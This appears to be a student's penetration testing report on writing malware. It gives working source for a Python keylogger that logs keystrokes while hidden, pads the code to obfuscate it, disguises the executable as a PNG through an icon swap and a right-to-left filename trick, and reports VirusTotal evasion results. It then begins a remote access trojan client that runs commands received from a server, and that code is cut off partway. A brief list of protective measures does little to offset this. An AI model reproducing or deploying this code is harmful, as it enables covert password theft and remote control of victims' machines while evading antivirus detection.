Penetration Testing Report for Relq


Prepared By: Arayik Gabrielyan
Date: December 29, 2024
Email: gabrielyan_2003@bk.ru

Table of Contents


Keylogger Virus

A **keylogger** is a type of malicious software designed to record every keystroke made on a target system. It can be used for malicious purposes, such as stealing sensitive information like passwords, credit card numbers, or confidential messages. However, it's important to note that creating or using a keylogger without permission is illegal and unethical. Below is an example of a keylogger's implementation for educational purposes only.

Keylogger Code (Without Obfuscation)



```python
# Function to log keystrokes to a file
def log_key(key):
    with open("log.txt", "a", encoding="utf-8") as file:
        file.write(key)

# Function to handle special keys
def map_special_keys(key):
    special_keys = {
        X.space: " ",
        X.enter: "\n",
        X.shift: "#SHIFT#",
        X.backspace: "\b",
        X.right: "#RIGHT_ARROW#",
        X.left: "#LEFT_ARROW#",
        X.up: "#UP_ARROW#",
        X.down: "#DOWN_ARROW#",
        X.ctrl_l: "#CONTROL#",
        X.ctrl_r: "#CONTROL#",
        X.alt_l: "#ALT#",
        X.alt_r: "#ALT#",
        X.tab: "#TAB#",
        X.caps_lock: "#CAPS_LOCK#",
        X.esc: "#ESC#"
    }
    return special_keys.get(key, None)
```




```python
# Function to handle key press events
def on_press(key):
    try:
        if hasattr(key, 'char') and key.char is not None:
            log_key(key.char)
        else:
            special_key = map_special_keys(key)
            if special_key:
                log_key(special_key)
    except Exception as error:
        print(f"Error: {error}")

# Function to stop the keylogger when the 'ESC' key is pressed
def on_release(key):
    if key == X.esc:
        return False

# Start listening for key presses
with Z(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Explanation of the Code

1. **Hiding the Terminal**:
   The hide_terminal function hides the console window when the script is executed, making it less noticeable on a Windows machine.
2. **Logging Keystrokes**:
   The log_key function writes each key pressed into a file named log.txt.
3. **Handling Special Keys**:
   The map_special_keys function maps non-character keys (like space, enter, or arrow keys) to readable strings.
4. **Key Press Handling**:
   The on_press function captures each keystroke. If the key is a printable character, it logs it directly; otherwise, it logs the special key name.
5. **Key Release Handling**:
   The on_release function stops the keylogger if the ESC key is pressed.
6. **Main Program**:
   The Listener from the pynput library continuously monitors keyboard events and triggers the respective handler functions.

Obfuscated Version of the Code




```
import os
import sys
import time
from pynput.keyboard import Key as X, Listener as Z

# Function to hide the terminal window on Windows
def hide_terminal():
    if sys.platform == "win32":
        import ctypes
        ctypes.windll.kernel32.FreeConsole()

# Hide the terminal window before starting the game
hide_terminal()

def start_game():
    target_word = "python"
    guessed_word = ""
    start_button = "Start"
    level_easy = "Easy"
    level_medium = "Medium"
    level_hard = "Hard"
    score = 0
    high_score = 100
    game_over = "Game Over"
    next_level = "Next Level"
    restart_game = "Restart"
    pause_game = "Pause"
    continue_game = "Continue"
    power_up = "Power Up"
    bonus_points = "Bonus Points"
    timer = "Timer"
    difficulty = "Difficulty"
    user_input = "User Input"
    victory = "Victory"
    defeat = "Defeat"
    lives_left = "Lives Left"
    health_points = "Health Points"
    boss_fight = "Boss Fight"
```

The program's code includes numerous functions that do not serve a primary purpose but contribute to the complexity of the code. For example, unnecessary variables and functions were added solely to distract from the program's actual purpose—keylogger functionality.

The obfuscation methods I used:


1. I utilized additional libraries that are unrelated to the program's main functionality.
2. I added numerous inactive functions to increase the code's overall size.
3. The variable names are confusing and meaningless, making code analysis more challenging.




```python
def game_over_screen():
    pass

def power_up():
    pass

def level_complete():
    pass

def boss_fight():
    pass

def extra_lives():
    pass

def pause_game():
    pass

def retry_game():
    pass

def victory_message():
    pass

def special_item():
    pass

def unlock_new_item():
    pass

def score_multiplier():
    pass
```

Disguising the Keylogger to Appear as a Harmless File

To make the code appear less suspicious on a computer where it is downloaded, I modified the .exe file externally using Resource Hacker, changing its icon to a regular .iso image. Then, I renamed the .exe file using the insert Unicode character method and converted it with RLE, giving it the extension .png. This made the keylogger appear as a panda image at first glance.




WordGame.exe 1/25/2025 1:42 PM Application




C:\Users\BEST\Des...\website.ico

Resource Type: ICONGROUP

Resource Name: WEBSITE




32 × 32 (16.8mil colors) - Ordinal name: 8




Pandarcs.png 1/25/2025 1:42 PM Screen saver

When the code is executed on another computer, it immediately creates a `log.txt` file without notifying the user. No window or notification appears when they click on the panda icon, keeping the process entirely hidden from the user.




```
log.txt                1/25/2025 7:54 PM        Text Document        1 KB
```



```
#SHIFT#Shakobhakobyan

#CONTROL##SHIFT#S#CONTROL#


```

Final Code Check on VirusTotal.com

Finally, to assess how widely my code is detected by various antivirus programs, I uploaded the final version of the code to VirusTotal.com. This platform performs automatic checks of the code with a variety of antivirus modules and shows how many different antivirus programs can identify the code as a threat.



8/72 security vendors flagged this file as malicious

328d3db919f308d05fe4a2c5fa26249099d5c71f736096009b254c61f152c3ec

peexe 64bits overlay

Size 7.78 MB

Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.

Threat categories trojan

Security vendors' analysis

Do you want to automate checks?

DeepInstinct	MALICIOUS	Huorong	TrojanSpy/Python.Keylogger.e
Malwarebytes	Malware.AI.844139557	McAfee Scanner	Ti!328D3DB919F3
SecureAge	Malicious	SentinelOne (Static ML)	Static AI - Suspicious PE
Skyhigh (SWG)	BehavesLike.Win64.Ransom.wc	Zillya	Trojan.Agent.Win32.4060150

Among the 8 antivirus programs that detected my code as a virus, only three are considered relatively popular and well-known: **Malwarebytes**, **McAfee Scanner**, and **DeepInstinct**. These are more widely used, while the other antivirus programs that flagged my code as a virus are more niche and not as commonly known in general use.

Effective Measures to Protect Against Keyloggers

Avoid Opening Suspicious Files: Do not open files with unusual or misleading extensions (e.g., `.png` files that might actually be `.exe`).

Enable Antivirus Software: Keep trusted and updated antivirus software running on your system to detect and block malicious files.

Scan Downloads: Always scan downloaded files from unknown sources using tools like VirusTotal before opening them.

Update Your System Regularly: Install the latest security patches for your operating system and applications to close potential vulnerabilities.

Verify File Sources: Ensure that files come from trusted and legitimate sources before executing them.

Be Cautious with Admin Privileges: Avoid running files with administrative privileges unless absolutely necessary.

RAT Virus


Remote Access Trojans (RATs) are a type of malicious software designed to gain remote control over target systems. RATs can be used to:

- Collect confidential data,
- Transfer files,
- Gain access to cameras and microphones,
- Execute programs or disrupt systems.

Although RATs are primarily associated with malicious purposes, they can also be used for legitimate purposes, such as remote system management and monitoring.


RAT Code (Without Obfuscation)

Target System Operation Code



```python
import socket
import subprocess
import pyautogui
import io

SERVER_IP = '192.168.0.103'
PORT = 445

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((SERVER_IP, PORT))

while True:
    command = client.recv(1024).decode()
    if command.lower() == "exit":
        break

    else:
        try:
            output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
        except Exception as e:
            output = str(e).encode()
